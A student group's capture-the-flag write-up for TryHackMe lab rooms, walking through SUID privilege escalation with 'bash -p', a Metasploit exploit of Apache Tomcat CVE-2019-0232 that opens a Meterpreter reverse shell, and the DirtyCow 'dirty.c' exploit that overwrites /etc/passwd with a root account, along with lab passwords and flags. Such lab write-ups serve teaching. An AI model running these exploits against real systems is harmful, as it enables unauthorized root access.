

PSP0201

Week 4

Writeup

Group Name: Amway

Members:

ID	Name	Role
1211100903	TAN XIN YI	Leader
1211101998	WESLEY WONG MIN GUAN	Member
1211101843	YAP HAN WAI	Member
1211101186	TAM LI XUAN	Member

Day 11: Networking - The Rogue Gnome

Tools used: Kali Linux, Command Prompt

Solution/walkthrough:

Question 1

First, we need to login to our vulnerable machine by using `ssh cmnatic@MachineIP` (MachineIP can be retrieved from THM). To login as host, the password is `aoc2020`.

```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ cd Downloads
(kali@kali)-[~/Downloads]
$ less /etc/sudoers
/etc/sudoers: Permission denied
(kali@kali)-[~/Downloads]
$ ssh cmnatic@10.10.41.133
The authenticity of host '10.10.41.133 (10.10.41.133)' can't be established.
ED25519 key fingerprint is SHA256:hUBCwd604fUKKG/W7Q/by9myXx/TJXtWU4lkSpqpmvc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.41.133' (ED25519) to the list of known hosts.
cmnatic@10.10.41.133's password: 
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.41.133' (ED25519) to the list of known hosts.
cmnatic@10.10.41.133's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jun 28 03:15:45 UTC 2022

System load:  0.0               Processes:    92
Usage of /:   26.8% of 14.7GB   Users logged in: 0
Memory usage: 8%               IP address for ens5: 10.10.41.133
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ 
```

Question 2

To make the `/root` executable, key in `find / -perm -u=s -type f 2>/dev/null`

```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
68 packages can be updated.
0 updates are security updates.
Last login: Wed Dec 9 15:49:32 2020
-bash-4.4$ hostname
tbfc-priv-1
-bash-4.4$ whoami
cmnatic
-bash-4.4$ ls
-bash-4.4$ pwd
/home/cmnatic
-bash-4.4$ cd /
-bash-4.4$ ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
-bash-4.4$ cd/root
-bash: cd/root: No such file or directory
-bash-4.4$ cd /root
-bash: cd: /root: Permission denied
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
```

It will output the SUID permission set.

```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/traceroute6.iputils
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/snapd/snap-confine
```

Question 3

To view the contents of the file at `/root/flag.txt`, type `bash -p`, which can be found in [GTFObins](#).

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .  
./bash -p
```

```
-bash-4.4$ bash -p  
bash-4.4# whoami  
root  
bash-4.4# cd /root  
bash-4.4# ls  
flag.txt  
bash-4.4#
```

Flag is captured.

```
bash-4.4# cat flag.txt  
thm{2fb10afe933296592}  
bash-4.4#
```

Thought Process/Methodology:

In this task, to capture the flag, all we need is a *Command Prompt*. After we get our MachineIP from TryHackMe, we login to our vulnerable machine by keying in `ssh cmnatic@MachineIP`. To login as host, the password is `aoc2020`. After that, to check whether we succeed on logging in as host cmnatic, we key in `whoami` and it outputs cmnatic. In order to get SUID permission set, we need to execute the `/root` by using `find / -perm -u=s -type f 2>/dev/null`. We can key in `bash -p` that is found in *GTFObins* to find the content of a file located in `/root/flag.txt`, then flag can be captured by concatenating it.

Day 12: Ready, set, elf. - Prelude:

Tools used: Kali Linux, Command Prompt, CVE ,metasploit framework

Solution/walkthrough:


Question 1

Use nmap to scan the ip then we can get the version of the website.

```
kali@kali: ~  
File Actions Edit View Help  
8009/tcp open  ajp13          syn-ack ttl 127 Apache Jserv (Protocol v1.3)  
|_ ajp-methods:  
|_ Supported methods: GET HEAD POST OPTIONS  
8080/tcp open  http           syn-ack ttl 127 Apache Tomcat 9.0.17  
|_ http-title: Apache Tomcat/9.0.17  
|_ http-favicon: Apache Tomcat  
|_ http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_ clock-skew: mean: -2s, deviation: 0s, median: -2s  
  
NSE: Script Post-scanning.  
NSE: Starting runlevel 1 (of 3) scan.  
Initiating NSE at 02:00  
Completed NSE at 02:00, 0.00s elapsed  
NSE: Starting runlevel 2 (of 3) scan.  
Initiating NSE at 02:00  
Completed NSE at 02:00, 0.00s elapsed  
NSE: Starting runlevel 3 (of 3) scan.  
Initiating NSE at 02:00  
Completed NSE at 02:00, 0.00s elapsed  
Read data files from: /usr/bin/../share/nmap  
Service detection performed. Please report any incorrect results at https://nmap.org  
Nmap done: 1 IP address (1 host up) scanned in 28.30 seconds  
Raw packets sent: 2006 (88.240KB) | Rcvd: 11 (468B)
```

Question 2

Use cve website to search the cve of the apache tomcat



Question 3

Open the metasploit framework and search for the cve and use 0
Then set the lhosts and rhosts

```
msf6 > search 2019-0232

Matching Modules

=====
#  Name
Check Description
-  -
0  exploit/windows/http/tomcat_cgi_cmdlineargs 2019-04-10 excellent
Yes Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhost 10.10.191.27
rhost => 10.10.191.27
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set lhost 10.18.31.224
lhost => 10.18.31.224
```

Then start set the targeturi and run it

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwhacker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.18.31.224:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.191.27
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.31.224:4444 -> 10.10.191.27:49858) at 2022-07-02 02:34:37 -0400
```

Enter the machine and get the answer

```
meterpreter > shell
Process 1844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\c
gi-bin>
```

Thought Process/Methodology:

First ,I use nmap to search the version of the website. After that search the website version using CVE then get the cve and search at metasploit framework then set then set the lhosts and rhosts and targeturi then run the command to get in the machine. After entering the machine find the target flag 1.txt.


Day 13: Coal for Christmas

Tools used: Kali Linux, Command Prompt

Solution/walkthrough:

Question 1:

After mkdir and cd to aoc_day13, type nmap and the IP address.



```
kali@kali: ~/aoc_day13
File Actions Edit View Help

(kali@kali)-[~]
$ mkdir aoc_day13


(kali@kali)-[~]
$ cd aoc_day13/

(kali@kali)-[~/aoc_day13]
$ nmap 10.10.158.121
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 05:51 EDT
Nmap scan report for 10.10.158.121
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 30.12 seconds

(kali@kali)-[~/aoc_day13]
$
```

The wikipedia will show **telnet** is the old deprecated protocol on 1969



```
kali@kali: ~/aoc_day13
File Actions Edit View Help

(kali@kali)-[~]
$ mkdir aoc_day13

(kali@kali)-[~]
$ cd aoc_day13/

(kali@kali)-[~/aoc_day13]
$ nmap 10.10.158.121
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 05:51 EDT
Nmap scan report for 10.10.158.121
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 30.12 seconds

(kali@kali)-[~/aoc_day13]
$
```


Question 2:

Type telnet and the IP address, it will show you the username and password, which is clauschristmas.

```
kali@kali: ~/aoc_day13
File Actions Edit View Help
ECDSA key fingerprint is SHA256:+zgKqxyYlTBxV00xtTVGBokreS9Zr71wQGvnG/k2
gw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.121' (ECDSA) to the list of known h
osts.
kali@10.10.158.121's password:
Permission denied, please try again.
kali@10.10.158.121's password:
Permission denied, please try again.
kali@10.10.158.121's password:
Connection closed by 10.10.158.121 port 22

(kali@kali)-[~/aoc_day13]
$ telnet 10.10.158.121
Trying 10.10.158.121 ...
Connected to 10.10.158.121.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: 
```

Question 3:

Later on, use `ssh@santa` and the IP address and then type the password.

```
kali@kali: ~/aoc_day13
```

```
File Actions Edit View Help  
it easy to drop off presents, so we created  
an account for you to use.  
  
Username: santa  
Password: clauschristmas  
  
We left you cookies and milk!  
  
christmas login: Connection closed by foreign host.  
  
(kali@kali)-[~/aoc_day13]  
$ ssh santa@10.10.158.121  
santa@10.10.158.121's password:  
  
      /\n     /*\n    /o\  


```
Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ █
```


```

Type `ls` and `ls -la` to show more information.

```
kali@kali: ~/aoc_day13
File Actions Edit View Help

(kali@kali)-[~/aoc_day13]
$ ssh santa@10.10.158.121
santa@10.10.158.121's password:

      /\
     /*\
    /o \
   /  \_ \
  /    \_\ \
 /      _/\_ \
/_      _/\_ \_\ \
/_      _/\_ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \_\ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \
/_      _/\_ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \
[_      _/\_ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \_\ \_]

Last login: Sat Nov 21 20:37:37 2020 from 10.0.2.2
$ ls
christmas.sh  cookies_and_milk.txt
$ ls -la
total 20
drwxr-xr-x 3 santa santa 4096 Nov 21 2020 .
drwxr-xr-x 3 root  root  4096 Nov 21 2020 ..
drwx----- 2 santa santa 4096 Nov 21 2020 .cache
-rwxr-xr-x 1 santa santa 1422 Nov 21 2020 christmas.sh
-rw-r--r-- 1 santa santa 2925 Nov 21 2020 cookies_and_milk.txt
$
```

Copy and paste the command in TryHackMe and it will show you the DISTRIB_ID and DISTRIB_RELEASE

```
kali@kali: ~/aoc_day13
```

```
File Actions Edit View Help
```

```
(kali@kali)-[~/aoc_day13]
```

```
$ uname -a
```

```
Linux kali 5.14.0-kali4-amd64 #1 SMP Debian 5.14.16-1kali1 (2021-11-05)
```

```
x86_64 GNU/Linux
```

```
(kali@kali)-[~/aoc_day13]
```

```
$ ssh santa@10.10.158.121
```

```
santa@10.10.158.121's password:
```

```
\ /
```

```
→ * ←
```

```
/o\
```

```
 \  _  /
```

```
  o  \ /
```

```
 \ / \ /o\
```

```
/a\ \a\ \
```

```
//o//
```

```
 \ \o/ \a/
```

```
/o//  _ /a/
```

```
_/_/_/_/_/_/_/_/_/_/_/_/_/_/_/_
```

```
[ ]
```

```
Last login: Sat Jul 2 10:18:06 2022 from 10.18.30.117
```

```
$ cat /etc/*release
```

```
DISTRIB_ID=Ubuntu
```

```
DISTRIB_RELEASE=12.04
```

```
DISTRIB_CODENAME=precise
```

```
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
```

```
$ █
```

Question 4:

Use cat cookies_and_milk.txt and you will see that Grinch got here first.

```
kali@kali: ~/aoc_day13
File Actions Edit View Help

int main(int argc, char *argv[])
{
    // backup file
    int ret = copy_file(filename, backup_filename);
    if (ret != 0) {
        exit(ret);
    }

    struct Userinfo user;
    // set values, change as needed
    user.username = "grinch";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "pwned";
    user.home_dir = "/root";
    user.shell = "/bin/bash";
}

/*****
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// The Grinch
// *****/
$
```

Question 5:

Use the link given and look for the compile with:

```
raw.githubusercontent.com
25 Days... https://... Day 11... Fagan C... Week 4... T2130 ~... Window... (43) PS... EXIF Da... Google... what is... W Teln...

//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;
```

Question 6:

After running the command `./dirty`, enter a new password

```
kali@kali: ~/aoc_day13
File Actions Edit View Help
// - Yours Truly,
// The Grinch
//*****/
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
ls
$ christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7fc2f1fcf000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Thus, use `su firefart` and enter the password

```
firefart@christmas: /home/santa
File Actions Edit View Help
//*****/
$ nano dirty.c
$ ls
christmas.sh cookies_and_milk.txt dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
ls
$ christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiUoRi.gtlE9M:0:0:pwned:/root:/bin/bash

mmap: 7fc2f1fcf000
madvise 0


ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'kali'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:/home/santa#
```


Question 7:

Inside the `firefart@christmas`, type `ls` to show the list. And it will display the new one, `message_from_the_grinch.txt`

A terminal window titled 'firefart@christmas: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is 'firefart@christmas:~#'. The user enters 'ls', and the output is 'christmas.sh message_from_the_grinch.txt'. The prompt returns to 'firefart@christmas:~#'.

```
firefart@christmas: ~
File Actions Edit View Help
firefart@christmas:~# ls
christmas.sh message_from_the_grinch.txt
firefart@christmas:~#
```

Hence, touch coal and ls

A terminal window titled 'firefart@christmas: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is 'firefart@christmas:~#'. The user enters 'touch coal', and the prompt returns to 'firefart@christmas:~#'. The user then enters 'ls', and the output is 'christmas.sh coal message_from_the_grinch.txt'. The prompt returns to 'firefart@christmas:~#'.

```
firefart@christmas: ~
File Actions Edit View Help
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~#
```


Type tree and then tree | md5sum and that's it! It will show you the flag.

```
firefart@christmas: ~  
File Actions Edit View Help  
firefart@christmas:~# touch coal  
firefart@christmas:~# ls  
christmas.sh coal message_from_the_grinch.txt  
firefart@christmas:~# tree  
.  
├── christmas.sh  
├── coal  
└-- message_from_the_grinch.txt  
  
0 directories, 3 files  
firefart@christmas:~# tree | md5sum  
8b16f00dd3b51efadb02c1df7f8427cc -  
firefart@christmas:~#
```

Thought Process/Methodology:

First of all, make a directory aoc_day13. Thus, change directory to aoc_day13/. After that, type nmap and the IP address, it will show you 3 PORT and 3 SERVICE. Type the first PORT, ssh and then IP address, it will require a password and the password is not kali, which is our own password. However, try the second one and type telnet and then IP address, it will give you the username and password. The password is clauschristmas. The reason why ssh will not show the password is because ssh is more secure than telnet. Later on, back to using ssh and adding ssh@santa and the IP address, since we've got the password, type the password and it will show you a christmas tree. Later on, use the command that is given in TryHackMe and also the dirty cow github page. Thus it will link you to github and by choosing the raw you can find the compile with. Copy the real C source code. Besides that, copy the whole page by clicking ctrl+a and paste it on command prompt by typing nano dirty.c. ctrl+o and ctrl+x to save and exit the page. Thus, paste the real C source code and ls. Then, type ./dirty and I am able to enter a new password, for my case my password is simply kali. And I am able to know the username. Last but not least, inside the firefart@christmas, type ls to show the list. And it will display the new one, message_from_the_grinch.txt, then type touch coal and ls. And finally, type tree and then tree | md5sum and It will show you the flag.

